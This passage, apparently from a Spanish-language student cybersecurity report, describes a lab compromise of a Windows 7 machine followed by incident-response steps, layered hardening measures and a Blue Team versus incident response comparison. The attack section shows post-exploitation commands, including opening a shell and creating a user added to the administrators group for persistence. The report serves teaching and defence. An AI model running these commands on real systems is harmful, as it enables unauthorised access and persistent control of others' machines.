


Nota: Elaboracion Propia.

Se lanza el exploit mediante comando: **exploit,** para establecer la comunicación con la maquina objetivo.

Figura 22

Lanzamiento del Exploit




Nota: Elaboracion Propia.

Tras la ejecución exitosa del exploit, se logra establecer una conexión remota con el sistema comprometido.

Figura 23

Se establece conexión con la Maquina.




Nota: Elaboracion Propia.

Una vez establecida la conexión se procede a ejecutar comandos como **Ipconfig,** para validar la dirección IP del equipo objetivo, obteniendo el direccionamiento correcto.

Figura 24

Ejecucion comando ipconfig




Nota: Atoria Propia.

Seguido de un comando **Sysinfo,** Con el cual validamos la información de la maquina Objetivo.

Figura 25

Comando sysinfo.




Nota: Elaboracion Propia

Ahora empleamos el comando **Shell,** para la ejecución de comandos en la maquina

Figura 26

Comando Shell.




Nota: Elaboracion Propia

Ingresamos el comando: **net user EverPena /add,** para crear el usuario EverPena.

Figura 27

Comando net user EverPena /add




Nota: Elaboracion Propia

Elevamos los privilegios del usuario creado como administrador con el comando:

localgroup administradores EverPena /add.

Figura 28

Comando Para Elevar Permisos como Administardor.




Nota: Elaboracion Propia

Ejecutamos el comando: **net user,** para corroborar los usuarios creados actualmente en la maquina con sus roles respectivos.

Figura 29

Comando net user




Nota: Elaboracion Propia.

Se procede a validar en la maquina victima el usuario creado mediante comandos desde parrot y que este usuario pertenezca al grupo de administradores.

Figura 30

Validacion de usuario Everpena creado como Administrador.




Nota: Elaboracion Propia.

Validación de usuarios creados en la maquina desde la interfaz gráfica de Windows 7.

Figura 31

Validacion de usuario Everpena creado como Administrador.



Nota: Elaboracion Propia

Acciones Ante un Ataque en Tiempo Real.


Cuando se enfrenta un ciberataque en tiempo real, las primeras acciones deben centrarse en controlar la situación, preservar la evidencia y evitar que la amenaza se extienda. Para lograrlo, es clave seguir una serie de pasos bien definidos:

- **Aislamiento inmediato del equipo comprometido**: Lo primero es desconectar el dispositivo afectado tanto a nivel físico como virtual de la red. Esto impide que el atacante siga accediendo al sistema o que el ataque se propague a otros dispositivos conectados.

- **Detección de actividad sospechosa**: A continuación, es crucial identificar procesos y servicios que puedan estar relacionados con el ataque. Para ello, se pueden emplear herramientas como el comando *tasklist* o el Administrador de Tareas de Windows que permiten revisar los procesos activos y detectar comportamientos inusuales.

Figura 32

Ejecución de comando tasklist desde maquina con windows 7**.**




Nota: Elaboracion Propia.

- **Análisis de las conexiones de red activas**: En la medida de lo posible, se debe examinar el tráfico de red para detectar conexiones salientes que podrían estar enviando información al atacante. Para ello, se pueden utilizar herramientas como `netstat`, Wireshark o TCPView. Es importante prestar especial atención a posibles túneles de comunicación, como el uso de puertos no convencionales o direcciones IP desconocidas o sospechosas.

Figura 33

Ejecución de comando netstat -an desde maquina con windows 7.




Nota: Autoría Propia.

- **Revisión de los registros del sistema**: Es clave revisar los eventos recientes a través del Visor de eventos de Windows. Hay que prestar especial atención a señales como intentos fallidos o exitosos de inicio de sesión, cambios en configuraciones y la aparición de errores o advertencias inusuales. Estos indicios pueden ayudar a detectar actividades maliciosas o comportamientos anómalos en el sistema.

Figura 34

Verificación del Visor de eventos desde maquina con windows 7




Nota: Autoría Propia.

- **Verificación de la integridad de archivos críticos**: Es esencial comprobar que los archivos del sistema no hayan sido alterados. Esto se puede hacer comparando sus hashes con valores de referencia conocidos. Además, se recomienda inspeccionar archivos ejecutables ubicados en directorios comúnmente utilizados por atacantes, como %TEMP%, %APPDATA% y C:\Windows\System32, ya que podrían contener cargas maliciosas.

Figura 35

Validación en Rutas desde maquina con Windows 7.



Nota: Autoría Propia.

- **Elaboración de informes y comunicación con el equipo de seguridad**: Es crucial documentar las acciones realizadas y mantener una comunicación constante con el equipo de seguridad de la organización. Esto permite coordinar de manera efectiva las medidas de contención y recuperación del equipo afectado, además de facilitar la evaluación de posibles impactos adicionales dentro de la red.

Medias de Hardenización.

Para evitar que nuevos ataques comprometan los sistemas, es esencial aplicar una serie de medidas tanto técnicas como organizativas que refuercen la seguridad. Estas acciones pueden organizarse en distintos ámbitos clave:

Directivas y Procedimientos: Esta capa está orientada al personal que labora en la organización, distribuida de la siguiente manera:

- **Políticas:** Las políticas de seguridad que tiene como propósito minimizar en alto porcentaje los riesgos que puedan afectar a los diferentes activos de la organización, en especial a la información.
- **Procedimientos:** crear y difundir procedimientos de seguridad, como los es cambiar las contraseñas de usuarios cada 28 días, que hacer en caso de recibir un correo sospechoso.
- **Campañas de concientización:** Implementar campañas para que el personal esté involucrado e informado de los riesgos informáticos a los que está expuesta.
- **Cultura de seguridad informática:** Crear en los funcionarios la conciencia e importancia de la ciberseguridad, como por ejemplo todo lo relacionado con Phishing y demás métodos de ingeniería social.
- **Auditorías de Control y Seguridad:** Realizar revisiones periódicas enfocadas en la seguridad de la información, con el objetivo de verificar que las medidas de protección aplicadas estén siendo correctamente mantenidas, cumplan con los requisitos establecidos y funcionen de manera efectiva frente a posibles riesgos.

Perímetro: Esta capa está dirigida a la protección de la red interna de ataques externos, para la compañía, se recomienda implementar los siguientes componentes físicos y lógicos para monitorear en tiempo real el tráfico de red, identificar e intervenir posibles amenazas en la red.

- **Firewall:** Se encarga de realizar el filtrado del tráfico de datos tanto interno como el externo, impidiendo los accesos no autorizados a la red.
- **Intrusión Prevención Sistema (IPS/IDS):** Este componente ayuda a monitorear la red de la compañía en búsqueda de tráfico malicioso y bloquearlo.
- **Virtual Prívate Network (VPN):** Permite el cifrado de la conexión de red de extremo a extremo para mayor seguridad en el tráfico de datos desde sus sedes.
- **Endpoint:** Permite la monitorización y el análisis minucioso de la red en búsqueda de amenazas avanzadas, las cuales, dependiendo de su nivel, son bloqueadas e intervenidas automáticamente, enviando la respectiva notificación a la central de monitoreo.

Red Interna: Esta capa está diseñada para la protección de la red de posibles ataques originados desde el interior de la misma red, implementado medidas como las que se describen a continuación:

- **Segmentación de red:** Dividir la red en redes virtuales denominadas VLAN lo cual permite tener un mayor control y disposición de los equipos de la compañía en caso de presentarse un evento seguridad, reduciendo así la expansión del mismo.

- **Listas de control de acceso ACL:** Permite controlar la comunicación de los equipos en la red de la compañía, permitiendo solo las conexiones necesarias del equipo con los servicios y servidores, evitando así comunicación con los demás equipos que están en la red.
- **Control de Acceso a la red NAC:** Evita que cualquier equipo no autorizado se conecte a la red de la compañía, aislándolo y enviándolo a una lista negra o área de cuarentena.
- **Certificado SSL/TLS:** Protocolo que le permitirá a los equipos identificarse y comunicarse mediante una conexión segura y encriptada en internet
- **Cifrado de Extremo a Extremo:** Permite cifrar todo el tráfico que viaja mediante la red desde su sede principal hasta sus sucursales.

Host: Esta capa se orienta hacia la protección de los equipos internos, tales como servidores, firewall, equipos de cómputo.

- **Renovación de Equipos:** Evaluar las capacidades de los equipos con los que cuenta la compañía, de acuerdo a sus capacidades para correr sistemas operativos actuales ya que los sistemas operativos descontinuados no cuentan con servicios de actualizaciones de seguridad.
- **Aplicación de Parches:** Asegurar la actualización constante de los activos tecnológicos, aplicando las últimas versiones y parches de seguridad recomendados por los fabricantes, con el fin de mitigar vulnerabilidades conocidas
- **Gestión de vulnerabilidades:** Establecer un proceso de gestión de amenazas que contemple evaluaciones de seguridad periódicas y la realización de pruebas de penetración de forma regular

- **Control de Dispositivos Remotos:** Restringir y supervisar el acceso de dispositivos remotos a los sistemas, con el objetivo de prevenir accesos no autorizados o intrusiones externas

Aplicaciones: Esta capa se orienta a la protección de aplicaciones o servidores, basada en los siguientes criterios.

- **Zona desmilitarizada DMZ**: Esta permite aislar de la red LAN los servidores que están expuestos a internet, tal como servidor de correos y se sitios web, permitiendo la comunicación con la LAN mediante filtrados estrictos desde firewall
- **Dominio de red:** La implementación de un dominio de red, seria de suma importancia ya que con este mediante la herramienta de Directorio Activo de Microsoft bien sea de manera local con Windows server o mediante Azure, permitiría administrar control de acceso de usuarios, así como también implementar centro de acceso mediante grupos además de permitir implementar otras acciones que ayudarían a mejorar la seguridad de la compañía.
    - Si el usuario ingresa sus credenciales mal 3 veces, se generará bloqueo de la cuenta.
    - No permitir el inicio de sesión como invitado
    - Establecer bloqueo de equipos por inactividad después de 15 minutos.
    - Bloqueo de puertos USB por políticas de grupo.
    - Autenticación de acceso a todos los servidores en especial los de archivos.

Datos: Capa que se encarga de la protección de datos que se trasmiten por la red.

- **Cifrado de la Informa**ción: Emplear protocolos de cifrado robustos para proteger la confidencialidad de la información tanto en tránsito como almacenada en los activos.
- **Respaldo o replicación:** Establecer una política de copias de seguridad con la periodicidad que corresponda a cada activo críticos y mantener los sistemas de respaldo fuera del alcance de posibles ataques.
- **Plan de recuperación de desastres**: Es fundamental disponer de copias de seguridad almacenadas fuera de las instalaciones de la empresa, preferiblemente en la nube. Esto garantiza que ante un desastre natural o un incidente provocado, la información crítica pueda recuperarse y restablecerse en línea lo más rápido posible.
- **Controles de acces**o: Implementar mecanismos sólidos de autenticación y autorización que garanticen que los colaboradores solo accedan a la información y activos para los cuales están debidamente autorizados.

Una vez implementadas toda la seguridad en capas, es recomendable implementar una metodología de pentest, la cual permita evaluar el funcionamiento de la seguridad implementada.

Diferencias entre Blue-Team y equipo respuesta Incidentes.

Tabla 1 – Diferencias Entre Equipo Blue Team y Equipo de Respuesta a Incidentes

Equipo Blue - Team	Equipo de respuesta a incidentes
Equipo dedicado a la defensa y protección continua de la infraestructura de TI, anticipándose a posibles riesgos.	Grupo de profesionales capacitados que actúan durante y después de un incidente de seguridad, con el objetivo de controlar la situación, mitigar

	el impacto y restaurar la normalidad en los sistemas afectados
Su enfoque principal es prevenir ataques mediante controles de seguridad y monitoreo constante.	Gestiona incidentes específicos desde su detección hasta la completa remediación.
Opera de manera permanente, combinando acciones proactivas y reactivas para mejorar la seguridad continuamente.	Actúa de forma puntual y reactiva durante o tras un evento de seguridad.
Monitorea sistemas y redes en tiempo real para detectar anomalías.	Se encarga de contener amenazas activas.
Se enfoca en endurecer sistemas y configurar la infraestructura de forma segura.	Realiza investigaciones y análisis forenses después del incidente.
Implementa herramientas de seguridad como firewalls, IDS/IPS y sistemas SIEM.	Restaura servicios afectados y elimina las amenazas detectadas.
Capacita a los empleados en buenas prácticas de ciberseguridad.	Elabora informes detallados que documentan el incidente y sus causas.
Ejemplo: El Grupo de Seguridad de la Organización, responsable de coordinar acciones inmediatas ante incidentes y llevar a cabo el análisis posterior para evitar recurrencias.	Ejemplo: El Grupo de Respuesta a Emergencias Cibernéticas de Colombia (colCERT), encargado de coordinar la gestión de incidentes a nivel nacional y brindar apoyo técnico ante amenazas cibernéticas.

CIS: Center For Internet Security.

